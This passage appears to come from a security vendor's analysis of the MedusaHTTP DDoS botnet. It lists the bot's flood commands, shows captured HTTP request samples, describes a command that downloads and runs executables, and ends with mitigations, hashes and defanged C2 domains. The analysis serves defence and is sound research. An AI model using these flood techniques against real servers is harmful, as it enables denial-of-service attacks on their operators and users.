Stevenkings claims MedusaHTTP is capable of the following:

- **.httpssl** is made for TLS and SSL websites. Using the TRUE option on httpssl will grab cookies.
- **.icmp** is a layer 3 flood.
- **.httpseebix** is custom HTTP GET flood.
- **.httpstrong** is a fast HTTP flood method.
- **.httpactive** is a mix of TCP and layer 7.
- **.httpoverload** can crash certain servers.
- **.httpproxy** uses proxy servers to execute a DDoS.
- **.httppost** is a POST flood.
- **.httpsmartflood** bypasses all cookie protection unless its captcha.
- **.syn** TCP flood which bypasses OVH.
- **.udp** is basic UDP flood.

Observed Command Traffic

ASERT observed and was able to capture DDoS and command traffic from a portion of the purported attack types available to MedusaHTTP.

.httpseebix

This command sends GET requests using 1 of 12 user agents randomly chosen from a predefined list, similar to the below example:

```
GET / HTTP/1.1
Host: testurl.com
Connection: Keep-Alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Cache-Control: no-cache
User-Agent:  Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.116 Safari/537.36
```

.httpstrong

This command appears to be similar to .httpseebix however this uses only one hardcoded user agent to perform http GET request.

.httpoverload

This command appears to be the same as .httpseebix; Stevenkings claims it has the ability to crash certain servers.

.httpactive

This command is advertised as a mixture of TCP and Layer 7 Flooding that has the ability to take down servers. Below you can see the utilization of multiple GET requests with a TCP packet of “0000000” in between them, illustrating this technique.


```
GET / HTTP/1.1
Host: testurl.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:37.0) Gecko/20100101 Firefox/37.0
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Connection: close

0000000

GET / HTTP/1.1
Host: testurl.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.73 Safari/537.36
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Connection: keep-alive
```

.smartflood (GET)

This command is purported to bypass cookie protection by StevenKings. The POST version of this command takes an additional parameter ‘Payload’ which, in this example, is ‘hello=hello’.

```
POST / HTTP/1.1
Host: testurl.com
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Cookie:
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-length: 13

'hello=hello'
```

There is also a GET version of this command which looks similar however does not include the POST data.



```
GET / HTTP/1.1
Accept-Language: en-US
Accept: text/html, application/xhtml+xml, */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
Host: testurl.com
Connection: Keep-Alive
```

.download

This command instructs the bot to download and run executables, which could be a bot update or additional malicious files. The method of downloading the executables is a simple HTTP GET request.

.stop-all

This command instructs the bot to stop all active attacks.

Conclusion

MedusaHTTP has evolved from its prior IRC version. Although there is a new command and control communication mechanism, a large amount of functionality overlap remains. Many of the DDoS traffic examples above are exactly the same profile of traffic generated by MedusaIRC and continue to be mitigated in the same way using situationally appropriate firewall ACLs and other countermeasures available in Arbor products including HTTP Authentication, Zombie Detection, and AIF Malware Family Blocking.

Indicators

Samples:

- 2919a13b964c8b006f144e3c8cc6563740d3d242f44822c8c44dc0db38137ccb
- 85ebf6330039de69dbef1a4860274f21d8b980adb9c3d8385873c5d697c61685
- e514935ab07b29ca1ee9eedaf699de202ada70e29b4fc4618908b8ca8b3f83ef
- 290eb4666848172a03c9c5123c004278647e8f5445a7d4e9c29a9ecc58c1b329
- 4654f4cbd9e3910f4901493b9774d978060f1c9a9489612b66d66ee61667f60f

Command and Control Domains:

- Disability[.]su
- Franchessko[.]top
- Ircnews[.]wang
- Kjnsfiosgjnlorgiko[.]ru
- Mhforum[.]biz
- Missyiurfound[.]bid
- scam-financial[.]org

- sgsdgsdger[.]ru
- troyamylove[.]gdn
- wooow1[.]ru
- youframegood[.]ru

Posted In

- Analysis
- Botnets
- DDoS Tools and Services
- Interesting Research
- Malware
- Reverse Engineering
- threat analysis
- Uncategorized

Subscribe

Sign up now to receive the latest notifications and updates from NETSCOUT's ASERT.